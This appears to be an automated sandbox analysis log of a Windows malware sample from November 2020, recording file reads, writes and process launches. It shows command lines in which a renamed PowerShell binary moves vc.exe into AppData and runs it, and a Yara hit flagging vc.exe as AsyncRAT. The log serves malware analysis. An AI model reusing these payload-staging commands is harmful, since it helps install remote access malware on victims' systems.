C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	6	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66B31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66B31B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6072 Parent PID: 6260

General

Start time:	09:31:51
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: o.exe PID: 5728 Parent PID: 1708

General

Start time:	09:31:51
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Local\Temp\o.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata'
Imagebase:	0x1250000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67CECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67CECF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A95B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66A95B28	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_shtfsvhw.opz.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ppytkpfp.dtr.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\Documents\20201119	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	66B3BEFF	CreateDirectoryW
C:\Users\user\Documents\20201119\PowerShell_transcript.367706.GhCrZJKN.20201119093157.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66B31E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_shtfsvhw.opz.ps1	success or wait	1	66B36A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ppytkpfp.dtr.psm1	success or wait	1	66B36A95	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vc.exe	C:\Users\user\AppData\Roaming\vc.exe	success or wait	1	66B3930D	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_shtfsvhw.opz.ps1	unknown	1	31	1	success or wait	1	66B31B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ppytkpfp.dtr.psm1	unknown	1	31	1	success or wait	1	66B31B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.367706.GhCrZJKN.20201119093157.txt	unknown	3	ef bb bf	...	success or wait	1	66B31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201119\PowerShell_transcript.367706.GhCrZJKN.20201119093157.txt	unknown	644	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 31 39 30 39 33 32 31 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 36 37 37 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 55 73	********..Windows PowerShell transcript start..Start time: 20201119093217..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 367706 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Us	success or wait	11	66B31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66B31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 ff ff ff ff 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	.....Get-Random.....CFS.... ....Out-String.....Write-Progress.....Disable-PSBreakpoint.....Update-FormatData.....Write-Information..... ..ConvertTo-Xml.....Set-Variable.....Out-Printer..... ..yH.8....I...C:\Program Files (x86)\WindowsP	success or wait	1	66B31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 12 10 00 00 17 00 00 00 84 13 ea 05 9a 0d 7f 0d af 09 00 00 00 00 ca 04 48 00 4f 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@...e..... .....H.O.....	success or wait	1	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 27 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .:'..... .	success or wait	18	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	67FB76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	67FB76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 42 4d 40 01 f8 53 40 01 ed 44 40 01 6d 45 40 01 98 25 40 01 ba 6e 40 01 34 26 40 01 35 26 00 01 5e 26 00	....T.@...@.V.@.H. @.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S@..S@..T@..T@.x T@.zT@..T @.=M@.DM@.:M@."M@. M@.!M@.;M@. .D@..D@.@M@. <M@.$M@.8M@.? M@.EM @..q@..q@.BM@..S@..D @.mE@..%@. .n@.4&@.5&..^&.	success or wait	9	67FB76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67CC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	67C203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67CCCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	67C203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	67C203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	67C203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	67C203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	67CC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67CC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	67C203DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67CD1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	67CD203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66B31B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	140	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66B31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66B31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66B31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66B31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66B31B4F	ReadFile

Analysis Process: o.exe PID: 1560 Parent PID: 6260

General

Start time:	09:31:51
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Local\Temp\o.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe;
Imagebase:	0x1250000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: vc.exe PID: 4896 Parent PID: 1560

General

Start time:	09:33:05
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Roaming\vc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\vc.exe
Imagebase:	0x780000
File size:	160312 bytes
MD5 hash:	BB7C0DFD8ECC7EEBCE937A232608695F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000020.00000002.521796499.0000000002B41000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis